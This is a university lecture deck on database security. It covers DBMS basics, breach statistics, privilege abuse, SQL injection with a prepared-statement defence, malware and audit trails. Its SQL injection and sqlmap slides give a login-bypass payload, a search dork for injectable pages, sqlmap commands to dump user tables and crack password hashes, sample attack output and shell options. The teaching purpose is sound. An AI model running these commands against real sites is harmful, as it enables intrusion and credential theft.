

# Cyber Security


Database Security

Dr Chris Willcocks



# Database Recap

- Database:
  - An organised collection of data.
- Relational database:
  - Collection of schemas, tables, queries, reports, views, and other elements.
- DBMS:
  - MySQL, PostgreSQL, MongoDB, Oracle, ...
- Database Administrator:
  - Defines the rules that organize the data and controls access.
- NoSQL:
  - Sometimes “non-relational”, or “not only SQL”.



CUSTID	CUST_NAME	CUST_EMAIL	ADDRESS	POSTCODE	COUNTRYCODE	PHONENUMBER	REGDATE
1	Lars Leicher	B.Victoria@gmailplanet.co.uk	Annerweg 0622	6170 QG	NL	0474-829561	3/28/2012 10:50:49 PM
2	Siegfried Klein Egelink	B.Olds@go.com	Kolkweg 0203	8046 LO	NL	0852-286846	8/15/2011 9:23:29 PM
3	Rokus Labije de	E.Tablega@mail.excite.cz	Brouwerswijk 0820	9668 UW	NL	0278-674673	11/23/2011 9:42:48 PM
4	Dymfna Deelen	F.Horan@netscape.ch	Stroetendijk 0022	8610 LG	NL	0699-403138	11/30/2012 3:28:36 PM
5	Magdalena Westgeest	W.Luijk.van@uolmail.org	Lage Vlakterweg 0890	6928 WP	NL	0684-764440	2/1/2013 11:38:39 AM
6	Marit Zandt van der	V.Serra@icja.co.jp	Wilmsbrugweg 0696	8893 XT	NL	0764-676624	5/28/2011 6:02:32 PM
7	Lodewijk Koolstra	H.Bakken@yupi.net	Vorenkampsweg 0977	2751 FI	NL	0341-273177	4/4/2011 1:29:38 PM
8	Nabil Grüter	E.Moe@mailhost.com	Boerswegje, Jan 0488	0087 FJ	NL	0771-471483	8/5/2011 12:42:40 AM
9	Har Wieling	L.Palomar@nexmail.co.za	Schootensteeg 0022	8348 SY	NL	0562-614808	5/12/2011 7:11:45 PM
10	Ovidius Velde van de	Q.Valbaler@yahoo.br	Maakleduinweg 0675	9828 LW	NL	0726-422183	8/31/2012 5:06:38 PM
11	Affe Tingen	E.Blanca@brasilia.se	Wissenweg 0543	8697 VD	NL	0230-383177	2/17/2012 12:52:39 AM
12	Tabita Goosen	R.Castafion@uol.info	Bieslook / Noord.schut 0007	8363 NH	NL	0231-688709	3/29/2012 10:41:19 AM
13	Klaasje Asten van	J.Fabian@terramail.com.br	Tipstagweg 0522	0887 KZ	NL	0684-322914	1/24/2012 7:55:30 AM
14	Amelis Poorthuis	A.Gurney@bamamail.info	Burgemeester de Kockstraat 0342	6399 BD	NL	0729-621431	3/28/2011 5:24:45 PM
15	Jeannette Lowensteyn	J.Teijon@tropicmail.tk	Korte Kerkweg 0655	2477 HY	NL	0617-666686	2/25/2013 4:30:14 PM
16	José Gesbergen	D.Riehl@sina.br	Koppeling, De 0129	9536 BJ	NL	0477-666782	3/7/2012 11:52:50 AM
17	Carin Pol van de	M.Hulet.der@popgate.gr	De Vang 0179	3520 XI	NL	0230-774682	6/7/2011 2:13:53 AM
18	Steffi Munsters	V.Bentum@yahoo.tk	Kleine Veerweg 0571	1876 NP	NL	0552-863691	3/20/2012 4:33:35 AM

# Database Management System

- DBMS roles:
  - Concurrency
  - Security
  - Data Integrity
  - Administration procedures
    - Change management
    - Performance monitoring/tuning
    - Backup & Recovery
  - Automated rollbacks, restarts and recovery
  - Logging/auditing of activity

DBMS consists of:

1. The data
2. The engine
  - Allows data to be:
    - i. Locked
    - ii. Accessed
    - iii. Modified
3. The schema
  - Defines the database's logical structure



# Popular DBMS

Not examined


- Top databases (November 2018)
- Still dominated by relational DBMS
- But it's not all about SQL injection any more...

Rank			DBMS	Database Model	Score			
Nov 2019	Oct 2019	Nov 2018			Nov 2019	Oct 2019	Nov 2018	
1.	1.	1.	Oracle	Relational, Multi-model	1336.07	-19.81	+34.96	
2.	2.	2.	MySQL	Relational, Multi-model	1266.28	-16.78	+106.39	
3.	3.	3.	Microsoft SQL Server	Relational, Multi-model	1081.91	-12.81	+30.36	
4.	4.	4.	PostgreSQL	Relational, Multi-model	491.07	+7.16	+50.83	
5.	5.	5.	MongoDB	Document, Multi-model	413.18	+1.09	+43.70	← NoSQL
6.	6.	6.	IBM Db2	Relational, Multi-model	172.60	+1.83	-7.27	
7.	7.	8.	Elasticsearch	Search engine, Multi-model	148.40	-1.77	+4.94	← NoSQL
8.	8.	7.	Redis	Key-value, Multi-model	145.24	+2.32	+1.06	← NoSQL
9.	9.	9.	Microsoft Access	Relational	130.07	-1.10	-8.36	
10.	10.	11.	Cassandra	Wide column	123.23	+0.01	+1.48	← NoSQL

# Database Application Types

Not examined

← GCP Guidelines



If You Need	Consider Using	Product Type
A managed <a href="#">relational database</a> in the cloud that you can launch in minutes with a just a few clicks.	<a href="#">Amazon RDS</a>	<a href="#">Relational Database</a>
A fully managed MySQL and PostgreSQL-compatible <a href="#">relational database</a> with 5X performance and enterprise level features.	<a href="#">Amazon Aurora</a>	<a href="#">Relational Database</a>
A managed <a href="#">NoSQL database</a> that offers extremely fast performance, seamless scalability and reliability	<a href="#">Amazon DynamoDB</a>	<a href="#">NoSQL Database</a>
A fast, fully managed, petabyte-scale <a href="#">data warehouse</a> at less than a tenth the cost of traditional solutions.	<a href="#">Amazon Redshift</a>	<a href="#">Data Warehouse</a>
To deploy, operate, and scale in-memory cache based on memcached or <a href="#">Redis</a> in the cloud.	<a href="#">Amazon ElastiCache</a>	<a href="#">In-Memory Cache</a>
Help migrating your databases to AWS easily and inexpensively with minimal downtime.	<a href="#">AWS Database Migration Service</a>	<a href="#">Database Migration</a>
To build flexible cloud-native directories for organizing hierarchies of data along multiple dimensions.	<a href="#">Amazon Cloud Directory</a>	<a href="#">Directory</a>

AWS Guidelines

# Relational / SQL Databases

**Table: Users**

ID	Name	Email	City	Lat_N	Bitcoins
1001	Jess	jess@dur.ac.uk	Exeter	40	10
1002	Chris	chris@dur.ac.uk	Durham	33	7
1003	Greg	greg@dur.ac.uk	Toulouse	47	0.001
1004	Anna	anna@dur.ac.uk	Durham	21	0.2

```
SELECT Name FROM Users WHERE City = Durham;
```

```
GRANT SELECT ON ANY TABLE TO Chris
```

```
SELECT * FROM Users WHERE Lat_N > 39.7;
```

```
SELECT ID, Name, City FROM Users ORDER BY Lat_N;
```

```
UPDATE Users SET Bitcoins = Bitcoins + 0.001;
```

# NoSQL Databases

```
>>> from pymongo import MongoClient
>>> uri = "mongodb://user:password@example.com/the_database?authMechanism=SCRAM-SHA-1"
>>> client = MongoClient(uri)
>>> db = client['test-database']
>>> collection = db['test-collection']
>>> import datetime
>>> post = {"author": "John",
...        "text": "My first blog post!",
...        "tags": ["python", "pymongo", "monty"],
...        "date": datetime.datetime.utcnow()}
```

Created lazily - none of the commands have actually performed any operations on the server until the first document is inserted into them:

```
>>> posts = db.posts
>>> post_id = posts.insert_one(post).inserted_id
>>> post_id
ObjectId('...')
```


Type ↕	Examples of this type ↕
Key-Value Cache	Coherence, eXtreme Scale, Hazelcast, Infinispan, JBoss Cache, Memcached, Repcached, Velocity
Key-Value Store	ArangoDB, Flare, Keyspace, RAMCloud, SchemaFree, Hyperdex, Aerospike, quasardb
Key-Value Store (Eventually-Consistent)	DovetailDB, Oracle NoSQL Database, Dynamo, Riak, Dynamite, Voldemort, SubRecord
Key-Value Store (Ordered)	Actord, FoundationDB, InfinityDB, Lightcloud, LMDB, Luxio, MemcacheDB, NMDB, TokyoTyrant
Data-Structures Server	Redis
Tuple Store	Apache River, Coord, GigaSpaces
Object Database	DB4O, Objectivity/DB, Perst, Shoal, ZopeDB
Document Store	ArangoDB, Clusterpoint, Couchbase, CouchDB, DocumentDB, IBM Domino, MarkLogic, MongoDB, Qizx, RethinkDB, XML-databases
Wide Column Store	Amazon DynamoDB, BigTable, Cassandra, Druid, HBase, Hypertable, KAI, KDI, OpenNeptune, Qbase

# Database Security Overview


Not examined

- Vulnerabilities not necessarily proportional to popularity

5 year vulnerability trend



Industry-wide database vulnerabilities




Source: Qualys, Inc.



# Database Security Overview

## 1. Primary concepts

- **Authentication** - who are you?
- **Authorization** - what are you allowed to do?
- **Encryption** - protecting the data
- **Auditing** - what did you do?




Source: Oracle

## 2. Other important concepts

- Redaction - disguise sensitive data on returned results
- Masking - creating similar but inauthentic version of the data for training/testing
- Firewall - threat patterns, approved whitelisted commands, blacklist (harmful) commands, monitor for data leakage, evaluate IP address/time/location
- Integrity - data should be accurate and tolerant to physical problems (hardware failure, power failures)

# Database Security Background

- Vast majority of records breached are from database leaks
  - Not surprising that hackers are going after databases
    - They contain transactional information, financial details, emails, ...
- Relatively small portion of security budget is spent on data center security. Even in the modern day lots of “new” tutorials are bad.



## OFFSHORE LEAKS DATABASE

by The International Consortium of Investigative Journalists



# WikiLeaks

# Hashes.org



# Database Vulnerability Popularity

1. Excessive and Unused Privileges
2. Privilege Abuse
3. SQL injection
4. Malware
5. Weak audit trail
6. Storage media exposure
7. Exploitation of vulnerabilities and misconfigured databases
8. Unmanaged sensitive data
9. DoS
10. Limited security expertise and education

		Breaches								
		Accommodation (72)	Education (61)	Finance (52)	Healthcare (62)	Information (51)	Manufacturing (31-33)	Professional (54)	Public (92)	Retail (44-45)
Action	Malware	46	16	33	7	33	26	29	153	70
	Hacking	42	42	95	78	75	58	100	205	102
	Misuse	1	9	45	85	7	14	10	40	14
	Social	14	38	69	78	32	42	69	173	10
	Error	2	37	36	110	67	13	31	66	14
	Physical	2	1	18	17	2	2	3	9	6
Asset	User Dev	33	32	38	29	19	26	29	165	16
	Server	55	60	117	165	133	64	111	131	118
	Person	14	40	70	80	32	44	73	173	10
	Network		1	1		1	1	2	1	1
	Media	1	6	13	79	2	2	14	31	7
	Kiosk/Term			17	1	1				4

*Rankings & Source: Verizon.*


# #1 Excessive and Unused Privileges

- Privilege control mechanisms for job roles have often not been well defined or maintained.
- People join the company, leave the company, change roles, their privileges often grow and aren't scaled back to be inline with their job requirements.
- Probably the greatest chance of impact in organisations.



# #2 Privilege Abuse

- People who have legitimate use of data, but choose to abuse it.
  - e.g. people doing things to the neighbors or friends
- Employees often feel entitled to take data with them
  - They feel they were a part of creating this data, therefore they will take it with them.
  - Lots of high-profile cases
    - Celebrities
    - Political figures




Of the insider threats detected in 2016, more than 65% of the data breach losses were attributed to privileges abuse. The challenge of detecting privilege abuse can be monumental without the aid of a coordinated user behavior analysis system and database activity monitoring and blocking solution.

*Image Source: Imperva  
Content: Verizon*

# #3 SQL Injection

- Inserting or injecting unauthorised malicious database statements somewhere in the application or database that gets executed by the database itself.
  - Making critical data available to be viewed, copied or changed.
- Typing structure query language commands to the database
- In many times the database opens up and spits out its contents
- “... one SQL injection attack can bring in big bucks. It's a no-brainer that you should make this problem a top priority”



Please sign in

Admin

' OR 1 = 1 --

☐ Remember me

Sign in

# SQL Injection & Prepared Statements


- Prepared statements are a good defense against SQL injection.
- Original, insecure code:

```
email = request.getParameter("email")  
password = request.getParameter("password")
```

```
sql = "SELECT * FROM users WHERE (email ='" + email + "'" AND password ='" + password + "'" )"  
"SELECT * FROM users WHERE (email = 'chris@dur.ac.uk' AND password = ' OR 1=1 -- )" ←
```

example  
exploit

```
result = statement.executeQuery(sql)
```



# Prepared Statements (parameterized queries)

- Becomes:

```
email = request.getParameter("email")
password = request.getParameter("password")

# sql = "select * from users where (email = '" + email + "' and password = '" + password + "')";
sql = "select * from users where email = ? and password = ? ";

result = statement.executeQuery(sql, [email, password])
```



parameterizes the SQL statement with the email  
and password data (doesn't mix code and data)



# Hacking with sqlmap

- Full support for **MySQL**, **Oracle**, **PostgreSQL**, **Microsoft SQL Server**, **Microsoft Access**, **IBM DB2**, **SQLite**, **Firebird**, **Sybase**, **SAP MaxDB**, **HSQLDB** and **Informix** database management systems.

inurl:".php?id="

Try to get lots of databases

sqlmap -u <http://site.php?id=173> --dbs

Get list of tables

sqlmap -u <http://site.php?id=173> -D <database> --tables

Get list of columns

sqlmap -u <http://site.php?id=173> -D <database> -T <table> --columns

sqlmap -u <http://site.php?id=173> -D <database> -T <table> -C

users,passwords,emails, ... --dump

Dump the data (can select multiple columns)

# Hacking with sqlmap

Not examined

1. Input url (-u)
2. Get databases --dbs

Databases



```
chris@chris-lab ~ h master • sqlmap -u http://www.webscantest.com/datastore/search_get_by_id.php?id=4 --db
s
{1.1.11#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the en
d user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting at 19:35:02

[19:35:02] [INFO] resuming back-end DBMS 'mysql'
[19:35:02] [INFO] testing connection to the target URL
[19:35:02] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=4 AND 2126=2126

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=4 AND (SELECT 8477 FROM(SELECT COUNT(*),CONCAT(0x71786a7a71,(SELECT (ELT(8477=8477,1))),0x71766b6
b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=4 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: id=4 UNION ALL SELECT NULL,CONCAT(0x71786a7a71,0x54796e6c61505248554b594e424648634e52634e4f536664446
36b566774596c636a556344477859,0x71766b6b71),NULL,NULL-- TXuS
---
[19:35:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:35:02] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] webscantest

[19:35:02] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest.com'
```

# Hacking with sqlmap

Not examined

3. Get tables and columns (--tables, --columns)

```
---
[19:38:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0
[19:38:32] [INFO] fetching database names
[19:38:32] [INFO] fetching tables for databases: 'information_schema,
bscantest'
Database: webscantest
[4 tables]
+-----+
| accounts |
| inventory |
| orders   |
| products |
+-----+

Database: information_schema
[40 tables]
+-----+
| CHARACTER_SETS |
| COLLATIONS     |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS       |
| COLUMN_PRIVILEGES |
| INNODB_TRX    |
| KEY_COLUMN_USAGE |
| PARAMETERS    |
| PARTITIONS    |
| PLUGINS       |
| PROCESSLIST   |
| PROFILING     |
| REFERENTIAL_CONSTRAINTS |
| ROUTINES      |
+-----+
```

```
[19:43:08] [INFO] fetching current database
[19:43:08] [INFO] fetching columns for table 'accounts' in database
webscantest'
Database: webscantest
Table: accounts
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| fname  | varchar(50) |
| id     | int(50) |
| lname  | varchar(100) |
| passwd | varchar(100) |
| uname  | varchar(50) |
+-----+-----+

[19:43:08] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest.com'

[*] shutting down at 19:43:08

chris@chris-lab ~ master
```

# Hacking with sqlmap

Not examined

4. Dump the data

(--dump)

5. Crack password  
hashes

```
[19:50:29] [INFO] recognized possible password hashes in column 'passwd'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
] y
[19:50:39] [INFO] writing hashes to a temporary file '/tmp/sqlmapPmTZUE9233/sqlmaphashes-4Uinqc.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:50:40] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/opt/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[19:50:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[19:50:45] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[19:50:45] [INFO] starting 8 processes
[19:50:46] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[19:50:50] [INFO] cracked password 'testpass' for hash '179ad45c6ce2cb97cf1029e212046e81'
Database: webscantest
Table: accounts
[2 entries]
+-----+-----+-----+-----+-----+
| uname | passwd | fname | lname |
+-----+-----+-----+-----+
| admin | 21232f297a57a5a743894a0e4a801fc3 (admin) | Admin | King |
| testuser | 179ad45c6ce2cb97cf1029e212046e81 (testpass) | Test | User |
+-----+-----+-----+-----+

[19:50:50] [INFO] table 'webscantest.accounts' dumped to CSV file '/home/chris/.sqlmap/output/www.webscantest.com/dump/webscantest/accounts.csv'
[19:50:50] [INFO] fetched data logged to text files under '/home/chris/.sqlmap/output/www.webscantest.com'

[*] shutting down at 19:50:50

chris@chris-lab ~ ♻ master • ▢
```

# Other fun options

Not examined

```
Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER    Testable parameter(s)
--dbms=DBMS          Force back-end DBMS to this value

Detection:
These options can be used to customize the detection phase

--level=LEVEL        Level of tests to perform (1-5, default 1)
--risk=RISK           Risk of tests to perform (1-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection
techniques

--technique=TECH      SQL injection techniques to use (default "BEUSTQ")

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables. Moreover you can run your own SQL statements

-a, --all             Retrieve everything
-b, --banner          Retrieve DBMS banner
--current-user        Retrieve DBMS current user
--current-db          Retrieve DBMS current database
--passwords           Enumerate DBMS users password hashes
--tables              Enumerate DBMS database tables
--columns             Enumerate DBMS database table columns
--schema              Enumerate DBMS schema
--dump               Dump DBMS database table entries
--dump-all           Dump all DBMS databases tables entries
-D DB                DBMS database to enumerate
-T TBL               DBMS database table(s) to enumerate
-C COL               DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system

--os-shell            Prompt for an interactive operating system shell
--os-pwn             Prompt for an OOB shell, Meterpreter or VNC

General:
These options can be used to set some general working parameters


--batch              Never ask for user input, use the default behaviour
--flush-session      Flush session files for current target

Miscellaneous:
--sqlmap-shell       Prompt for an interactive sqlmap shell
--wizard             Simple wizard interface for beginner users
chris@chris-lab ~$ master
```

Get interactive operating system shell

# #4 Malware

- We've said that the vast majority of breaches are with databases
  - a. But most breaches involve malware.
- Organisations are quickly compromised and then their data goes out the door within minutes or hours.
- It takes weeks to months to discover this has happened.
- It takes weeks to months to contain and remediate the problem.
- Common strategy:
  - a. Spear phishing (emails)
  - b. Malware
  - c. Credentials stolen
  - d. Data being stolen



# #5 Weak Audit trail

- We get a much clearer picture of what's going on with more detail and resolution
- Most organisations don't record all the details that you need to deal with the aftermath of these situations
- Hard to trace back to individual users

Events

From

N days ago

1

(03/24/2016 00:00)

Refresh

Filters

To

Today

(03/25/2016 00:00)

first

previous

Page 1

next

last

Page size : 20

Edit	ID	Rule	Login	Application	Instance	SQL Statement	Time	Rows	Error
<a href="#">Open &gt;&gt;</a>	2229	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2228	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT format_type(oid,-1) as typename FROM pg_type WHERE ...	24.03 13:18	1	No
<a href="#">Open &gt;&gt;</a>	2227	<a href="#">audit_rule_1</a>	postg...	pgAdmin III - ...	test_db	SELECT CASE WHEN typbasetype=0 THEN oid else typbasetype...	24.03 13:18	1	No
